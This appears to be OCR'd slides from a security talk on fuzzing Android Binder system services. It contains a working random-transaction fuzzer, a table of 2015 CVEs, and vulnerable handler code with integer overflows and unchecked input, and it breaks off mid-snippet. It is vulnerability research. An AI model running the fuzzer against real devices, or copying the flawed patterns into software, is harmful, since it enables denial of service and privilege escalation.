
```
(gdb) plist svclist next
0xb6c4be38: u"activity"
$2569 = {next = 0xb6c50100, handle = 16, allow_isolated = 1, name = 0xb6c4be38}
0xb6c50118: u"user"
$2570 = {next = 0xb6c500d8, handle = 15, allow_isolated = 0, name = 0xb6c50118}
0xb6c500f0: u"package"
$2571 = {next = 0xb6c500b0, handle = 14, allow_isolated = 0, name = 0xb6c500f0}
0xb6c500c8: u"display"
$2572 = {next = 0xb6c50088, handle = 11, allow_isolated = 1, name = 0xb6c500c8}
```

Weakness



android.os.Parcel
Low Privileged Apps
High Privileged System Services
"flatten"
"unflatten"
Weakness

Comparison


User Process
Android Application
System Call
Binder Call
Security boundarie
parameter validation
Kernel
parameter validation
Android System Services




```cpp
int main()
{
    sp<IServiceManager> sm = defaultServiceManager();
    Vector<String16> services = sm->listServices();
    while(true){
        for (uint32_t i = 0; i < services.size(); i++) {
            String16 name = services[i];
            sp<IBinder> service = sm->checkService(name);
            if (service != NULL ) {
                String16 ifName = get_interface_name(service);
                for(uint32_t code=0;code<=50;code++){
                    for(int i=0;i<800;i++){
                        Parcel data, reply;
                        if(ifName.size() > 0)
                            data.writeInterfaceToken(ifName);
                            for(uint32_t i=0;i<random()%800;i++){
                                    data.writeInt32(random());
                            }
                        service->transact(code, data, &reply,1);
                    }
                }
            }
        }
    }
    return 0;
}
```


Start
Get first-level interfaces
Get second-level interfaces
Parameter types information
Generate meta-data
Meta-data
Select an Interface
Select an transaction code
Construct random parameter
Do binder call
Log output
Termi-nate?
No
Yes
End
System Services Fuzzer

Confirmed Vulnerabilities


CVEs	Android Bug ID	Vulnerability Description
CVE-2015-1474	18076253	A local application could escalate privileges to system due to an integer overflow in the GraphicBuffer class
CVE-2015-1528	19334482	Integer Overflow in Android libcutils can be exploited to get system_server permission
CVE-2015-1525	18262893	A local application could cause a denial-of-service to the audio_policy app
CVE-2015-1530	18226810	An integer overflow in Android media could be exploited to get media_server permission
CVE-2015-1529	19385640	Integer overflow could cause a denial-of-service to SoundTriggerHwService
CVE-2015-1527	19261727	Integer overflow leading to heap corruption in IAudioPolicyService.cpp
CVE-2015-1526		A local application could cause a denial-of-service to media_server
CVE-2015-1537	20222489	A local application could escalate privileges to media_server due to an integer overflow in IHDCP

CVE-2015-1530



```
case QUERY_DEFAULT_PRE_PROCESSING: {
    CHECK_INTERFACE(IAudioPolicyService, data, reply);
    int audioSession = data.readInt32();
    uint32_t count = data.readInt32();
    uint32_t retCount = count;
    effect_descriptor_t *descriptors =
            (effect_descriptor_t *)new char[count * sizeof(effect_descriptor_t)];
    status_t status = queryDefaultPreProcessing(audioSession, descriptors, &retCount);
    reply->writeInt32(status);
    if (status != NO_ERROR && status != NO_MEMORY) {
        retCount = 0;
    }
    reply->writeInt32(retCount);
    if (retCount) {
        if (retCount < count) {
            count = retCount;
        }
        reply->write(descriptors, sizeof(effect_descriptor_t) * count);
    }
    delete[] descriptors;
    return status;
}
```

CVE-2015-1525




```
case GET_DEVICE_CONNECTION_STATE: {
    CHECK_INTERFACE(IAudioPolicyService, data, reply);
    audio_devices_t device =
            static_cast<audio_devices_t> (data.readInt32());
    const char *device_address = data.readCString();
    reply->writeInt32(static_cast<uint32_t> (getDeviceConnectionState(device,
                                                          device_address)));
    return NO_ERROR;
} break;
```

CVE-2015-1474

```
status_t GraphicBuffer::unflatten(
